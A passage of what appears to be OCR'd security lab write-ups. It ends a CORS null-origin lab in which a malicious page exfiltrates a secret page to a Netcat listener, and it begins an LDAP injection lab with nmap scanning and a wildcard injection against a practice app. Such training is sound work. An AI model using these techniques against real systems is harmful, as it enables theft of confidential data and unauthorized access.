
```
python3 -m http.server 80
```



Open the **test3.html** page in the browser:


URL: http://192.223.79.2/test3.html

Notice the requests in the **Network** tab of the browser dev tools:



This time the request worked because the iframe would have a null origin. Therefore, the contents of the secret page can be exfiltrated to the attacker-controlled server.


The terminal where the Netcat listener was running has the encoded contents of the secret page:



Base64-decoding the exfiltrated contents:


Command:

```
echo
VGhpcyBpcyBoaWdobHkgY29uZmlkZW50aWFsIHBhc3Njb2RlOiA1NDc4YTQ0Z
TY4 | base64 -d ; echo
```



This confirms that a remote attacker can leverage trust on null origin to steal data from secret pages by sending a malicious page to the victim users.

We can also confirm the same by inspecting the HTTP History tab in the Burp proxy:



Notice the request headers have the **Origin** header set to null, and since the **/secret.php** page trusts the null origin, the contents of this page are successfully retrieved!

With that, we conclude this lab on exploiting the trust placed on null origin to steal contents of confidential pages by sending a malicious link to the victim users.

References

- AppSec EU 2017 Exploiting CORS Misconfigurations For Bitcoins And Bounties by James Kettle


Attacking LDAP

In this lab, you will learn to perform LDAP injections on a vulnerable application and steal SSH credentials for a user to gain shell access on the target machine.

Lab Environment

In this lab environment, the user will get access to a Kali GUI instance. A vuLnDAP instance can be accessed using the tools installed on Kali at http://demo.ine.local.

Objective: Exploit the vulnerable application to perform LDAP injection, retrieve the administrator's SSH credentials, and get the flag from the target machine.



Instructions

The vulnerable application can be accessed via the browser on port 9090.

Tools

The best tools for this lab are:

- Nmap
- ssh
- A web browser

Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!


Solution

Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

```
ping -c3 demo.ine.local
```




The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command:

```
nmap -p- demo.ine.local
```




Ports 22 (SSH) and 9090 are open on the target machine. As mentioned in the challenge description, the vulnerable web application is available on port 9090.

Step 4: Check the web application available on port 9090.

Open the following URL in the browser:


URL: http://demo.ine.local:9090




A vuLnDAP instance is present on the target machine.

Step 5: Explore the web application.


Click on the **Stock Control** link:



Select the **Fruit** category:



Notice the URL:




The value **fruits** is reflected in the **objectClass** parameter.


Exploiting LDAP injection vulnerability in the web application.

Step 6: Perform LDAP injection.

Set the value * in the **objectClass** parameter:


Note: * is a special character that would end up returning all the objectClass items.



